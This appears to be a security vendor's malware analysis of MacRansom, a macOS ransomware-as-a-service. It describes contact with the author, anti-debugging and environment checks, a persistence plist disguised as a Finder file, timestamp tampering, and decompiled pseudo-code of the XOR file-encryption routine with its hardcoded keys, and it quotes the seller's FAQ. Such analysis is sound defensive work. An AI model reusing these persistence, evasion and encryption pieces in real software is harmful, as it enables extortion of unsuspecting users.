MacRansom: Offered as Ransomware as a Service

Published: 2017-06-09 · Archived: 2026-04-05 16:03:51 UTC

Many Mac OS users might assume that their computer is exempt from things like ransomware attacks and think that their system is somehow essentially “secure.” It is true that it’s less likely for a Mac OS user to be attacked or infected by malware than a Windows user, but this has nothing to do with the level of vulnerability in the operating system. It is largely caused by the fact that over 90% of personal computers run on Microsoft Windows and only around 6% on Apple Mac OS.




Figure 1: Market share for desktop OS (reference: NetMarketShare)

MacRansom Portal

Just recently, we here at FortiGuard Labs discovered a Ransomware-as-a-service (RaaS) that uses a web portal hosted in a TOR network which has become a trend nowadays. However, in this case it was rather interesting to see cybercriminals attack an operating system other than Windows. And this could be the first time to see RaaS that targets Mac OS.




Figure 2: TOR portal of MacRansom

This MacRansom variant is not readily available through the portal. It is necessary to contact the author directly to build the ransomware. At first, we thought of it as a scam since there was no sample but to verify this we dropped the author an email and unexpectedly received a response.




Figure 3: About Us


On our first email inquiring about the ransomware, we stated our requirements outlined by the author, such as the bitcoin amount for the target to pay, the date when to trigger the ransomware, and if it was to be executable when someone plugs a USB drive.

We sent the email around 11AM (GMT+8) and received the first response was around 9PM that same day.


Response 1: (9PM)

Agreeing on June 1st as the trigger date, and giving my bitcoin address, the author gladly sent the sample.

Response 2: (11AM)



Since the author replied quite promptly to us, we tried to dig deeper by asking more about the ransomware:



Response 3: (12 AM)

Observing the time of the responses, it gave us a hint that the author might be in a different time zone since the reply came back late at night (which could be morning for them). Also, on the first response the author said "*June 1st midnight on your local time*". They may have noticed the time difference when we emailed them.

To verify the geolocation of the malware author(s) of this ransomware, we took a look at the original STMP header and found that the time zone they are in is GMT – 4.

Figure 4: SMTP header

Behavioral Analysis

Next, we began to examine the malware itself. Below are the features that the author claimed for the ransomware. We take a look at the code to see if it conformed with these features.




Figure 5: MacRansom Features

Running the MacRansom sample, a prompt showed up stating the program is from an unidentified developer. So as long as users don't open suspicious files from unknown developers, they are safe. Clicking *Open* gives permission for the ransomware to run.

Anti-analysis

The first thing the ransomware does is to check if the sample is being run in a non-Mac environment or if it is being debugged. If these conditions are not met, the ransomware terminates.

It calls the `ptrace` or process trace command with the argument `PT_DENY_ATTACH` to check and see if the ransomware is attached to a debugger.

```
strcpy(symbol, "ptrace");
ptrace = dlsym(v6, symbol);
((void (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))ptrace)(PT_DENY_ATTACH, 0LL, 0LL, 0LL);
dlclose(v7);
```

Figure 6: Ptrace command

Second, by using the `sysctl hw.model` command it checks the machine model and compares it to "Mac" string.




Figure 7: Model check

Lastly, it checks if the machine has two CPU's.




Figure 8: Check for logical CPUs

Launch Point

Once it has passed its initial checks, the ransomware creates a launch point in `~/Library/LaunchAgents/com.apple.finder.plist`. The filename intentionally imitates a legitimate file in Mac OS to lessen suspicion of malicious activities. This launch point allows MacRansom to run at every start up and ensure that it encrypts on the specified `trigger time`.

Contents of `com.apple.finder`:

```
<plist version="1.0">
    <dict>
    <key>Label</key>
    <string>com.apple.finder</string>
    <key>StartInterval</key>
    <integer>120</integer>
    <key>RunAtLoad</key>
         <true/>
    <key>ProgramArguments</key>
         <array>
             <string>bash</string>
             <string>-c</string>
             <string>! pgrep -x .FS_Store && ~/Library/.FS_Store</string>
         </array>
    </dict>
</plist>
```

The original executable is then copied to `~/Library/.FS_Store`. Again the filename is very similar to a legitimate file. After the file is copied, the time date stamp is changed by using the command `touch -ct 201606071012 '%s'`. The manipulation of the time date stamp is commonly used to confuse investigators when it comes to digital forensics.

The ransomware then uses `launchctl` to load the created `com.apple.finder.plist`.

Encryption

As mentioned, the encryption has a `trigger time`, which is set by the author. For our case, it was at June 1st 2017 at 12am. The ransomware terminates if the date is before this.

```
// Check trigger time
if ( trigger_time < mktime(LocalTime) )
  exit(254);
if ( access((const char *)szExecutableName, 1) )
  exit(15);
strcpy(v171, "|+¦+\x06S_¦\x1Dv_¿");          // %s/._README_
v18 = (const char *)decode_string(v171);
__sprintf_chk(&szFilePathToReadme, 0, 0x400uLL, v18, &v90);// ~/._README_
strcpy(v73, "w");
// Always create ._README_ here
v19 = fopen(&szFilePathToReadme, v73);
```

Figure 9: Trigger time check

If the `trigger time` is met, the ransomware starts to enumerate the targeted files by using the command shown below. This is an unusual way for a ransomware to enumerate files but is still effective since most ransomware traverses directories and includes a list of targeted extensions to encrypt.

%s – is the file path of the ransomware




Figure 10: File enumeration

The ransomware only encrypts a maximum of 128 files, returned by the command stated above.

As with other crypto-ransomware, the encryption algorithm is the core component that we spent most of our analysis time on. Our goal was to find any RSA-crypto routine, however this piece of crypto-ransomware is not as sophisticated as other OSX crypto-ransomware that have been previously disclosed. It uses a symmetric encryption with a hardcoded key to hijack the victim's files. There are two sets of symmetric keys used by the ransomware:

- ReadmeKey: 0x3127DE5F0F9BA796
- TargetFileKey: 0x39A622DDB50B49E9

The `ReadmeKey` is used to decrypt ._README_ file that contains the ransom notes and instructions, while the `TargetFileKey` is used to encrypt and decrypt the victim's files.

A remarkable thing we observed when reverse-engineering the encryption/decryption algorithm is that the `TargetFileKey` is permuted with a random generated number. In other words, the encrypted files can no longer be decrypted once the malware has terminated – the `TargetFileKey` will be freed from program's memory and hence it becomes more challenging to create a decryptor or recovery tool to restore the encrypted files. Moreover, it doesn't have any function to communicate with any C&C server for the `TargetFileKey` meaning there is no readily available copy of the key to decrypt the files. However, it is still technically possible to recover the `TargetFileKey`. One of the known techniques is to use a brute-force attack. It should not take very long for a modern CPU to brute-force an 8-byte long key when the same key is used to encrypt known files with predictable file's contents.

Nevertheless, we are still skeptical of the author's claim to be able to decrypt the hijacked files, even assuming that the victims sent the author an unknown random file, as shown in Figure 12 "Ransom Note," which is not entirely true.

Pseudo code for the encryption process is as follows:

```
01. void *__fastcall thread_encryption(char *ThreadParameters)
02. {
03.   __m128i Buffer[6400]; // [sp+30h] [bp-19030h]@10
04.   __int64 v59; // [sp+19030h] [bp-30h]@1
05.
06.   v59 = *(_QWORD *)__stack_chk_guard_ptr;
07.   szTargetFilePath = *(const char **)ThreadParameters;
08.   KeyForTargetFile = *((_QWORD *)ThreadParameters + 1);
09.   v3 = strlen(*(const char **)ThreadParameters) << 32;
10.   // Encryption/decryption of "._README_" file
11.   if ( szTargetFilePath[(signed __int64)(v3 - 0x100000000LL) >> 32] == '_'
12.     && szTargetFilePath[(signed __int64)(v3 - 0x200000000LL) >> 32] == 'E'
13.     && szTargetFilePath[(signed __int64)(v3 - 12884901888LL) >> 32] == 'M'
14.     && szTargetFilePath[(signed __int64)(v3 - 0x400000000LL) >> 32] == 'D'
15.     && szTargetFilePath[(signed __int64)(v3 - 21474836480LL) >> 32] == 'A'
16.     && szTargetFilePath[(signed __int64)(v3 - 25769803776LL) >> 32] == 'E'
17.     && szTargetFilePath[(signed __int64)(v3 - 30064771072LL) >> 32] == 'R'
18.     && szTargetFilePath[(signed __int64)(v3 - 0x800000000LL) >> 32] == '_'
19.     && szTargetFilePath[(signed __int64)(v3 - 38654705664LL) >> 32] == '.' )
20.   {
21.     _mm_store_si128((__m128i *)v55, _mm_load_si128((const __m128i *)&g_szEncodedReadmeKey));
22.     v56 = 0xF7AB8069;
23.     v57 = 0;
24.     // Get the README decoding XOR key
25.     szDecodedKey = (const char *)decode_string(v55);
26.     ReadmeKey = strtol(szDecodedKey, 0LL, 10);
27.     hReadmeFile = fopen(szTargetFilePath, "rb+");
28.     cbReadme = fread(Buffer, 8uLL, 0x3200uLL, hReadmeFile);
29.     if ( cbReadme )
30.     {
31.       if ( cbReadme > 3 && (cbMaskedReadme = cbReadme & 0xFFFFFFFFFFFFFFFCLL) != 0 )
32.       {
33.         ShuffledKeyReadme = _mm_shuffle_epi32((__m128i)(unsigned __int64)ReadmeKey, 0x44);
34.         v12 = cbMaskedReadme - 4;
35.         if ( _bittest64(&v12, 2u) )
36.         {
37.           minAlignment = 0LL;
38.         }
39.         else
40.         {
41.           // Start encryption/decryption of the README file using basic XOR
42.           v13 = _mm_xor_si128(_mm_load_si128(&Buffer[1]), ShuffledKeyReadme);
43.           _mm_store_si128(Buffer, _mm_xor_si128(_mm_load_si128(Buffer), ShuffledKeyReadme));
44.           _mm_store_si128(&Buffer[1], v13);
45.           minAlignment = 1LL;
46.         }
47.         if ( (cbMaskedReadme - 4) >> 2 )
48.         {
49.           CurrentReadmeSz = cbMaskedReadme - minAlignment * 4;
50.           SubBuff = &Buffer[(unsigned __int64)(2 * minAlignment) / 0x10 + 3];
51.           // Sub-sequent encryption/decryption if the file size > 16 bytes
52.           do
53.           {
54.             v51 = _mm_xor_si128(_mm_load_si128(SubBuff - 2), ShuffledKeyReadme);
55.             _mm_store_si128((__m128i *)&SubBuff[-3], _mm_xor_si128(_mm_load_si128(SubBuff - 3), ShuffledKeyReadme));
56.             _mm_store_si128((__m128i *)&SubBuff[-2], v51);
57.             v52 = _mm_xor_si128(_mm_load_si128(SubBuff), ShuffledKeyReadme);
58.             _mm_store_si128((__m128i *)&SubBuff[-1], _mm_xor_si128(_mm_load_si128(SubBuff - 1), ShuffledKeyReadme));
59.             _mm_store_si128((__m128i *)SubBuff, v52);
60.             SubBuff += 4;
61.             CurrentReadmeSz -= 8LL;
62.           }
63.           while ( CurrentReadmeSz );
64.         }
65.       }
66.     // Removed for brevity
67.     }
68.   }
69.   // Encryption/decryption of other files feed by program's arguments
70.   if ( !access(szTargetFilePath, 2) || (!access(szTargetFilePath, 1) ? (mod = S_IRWXU) : (mod = 0x180), !chmod(szTargetFile
71.   {
72.     hTargetFile = fopen(szTargetFilePath, "rb+");
73.     MaxTargetFileSz = fread(Buffer, 8uLL, 0x3200uLL, hTargetFile);
74.     if ( !MaxTargetFileSz )
75.       goto Goto_NextChunk;
76.     if ( MaxTargetFileSz > 3 && (cbMaskedTargetFile = MaxTargetFileSz & 0xFFFFFFFFFFFFFFFCLL) != 0 )
77.     {
78.       // Removed for brevity
79.       // Used the same algorithm in README file encryption/decryption
80.   }
81. Goto_QUIT:
82.   result = *(void **)__stack_chk_guard_ptr;
83.   if ( *(_QWORD *)__stack_chk_guard_ptr == v59 )
84.     result = 0LL;
```

Figure 11: Encryption Routine

After successfully encrypting the targeted files, it encrypts both `com.apple.finder.plist` and the original executable. It changes the Time Date Stamp and then deletes them. This is done by the author so that even if recovery tools are used to get the ransomware artifacts, the files will be next to meaningless.

The ransomware demands 0.25 bitcoin (around USD ~700) and requires the victim to contact `getwindows@protonmail.com` for decryption.

Figure 12: Ransom Note

Conclusion

It is not every day that we see new ransomware specifically targeting Mac OS platform. Even if it is far inferior from most current ransomware targeting Windows, it doesn't fail to encrypt victim's files or prevent access to important files, thereby causing real damage.

Last but not the least, this MacRansom variant is potentially being brewed by copycats as we saw quite a lot of similar code and ideas taken from previous OSX ransomware. Even though it utilizes anti-analysis tricks, which differs from previous OSX ransomware, these are well-known techniques widely deployed by many malware authors. MacRansom is yet another example of the prevalence of the ransomware threat, regardless of the OS platform being run. There are no perfect mitigations against ransomware. However, the impact can be minimized by doing regular backups of important files and being cautious when opening files from unidentified sources or developers.

-= FortiGuard Lion Team =-

Appendix

Samples:

a729d54da58ca605411d39bf5598a60d2de0657c81df971daab5def90444bcc3 – Zip

Detected as OSX/MacRansom.A!tr


617f7301fd67e8b5d8ad42d4e94e02cb313fe5ad51770ef93323c6115e52fe98 – Mach-O file

Dropped files:

~/LaunchAgent/com.apple.finder.plist

~/Library/.FS_Store

FAQ from the MacRansom portal:



Who is the this program for?

- People who want to covertly retaliate another Mac user.
- People who want to earn easy money from unsuspecting family members, friends, colleagues and classmates.

Unless you have excellent social engineering skills to trick the target to download and click on the executable himself, you must have physical access to the target's Mac. Or we can make the program work with AirDrop and Email for a service fee.

FAQ

How does it work?

1. Send us an email with the following information
    - The amount of Bitcoin you would like the target to pay. Minimum $500 worth.
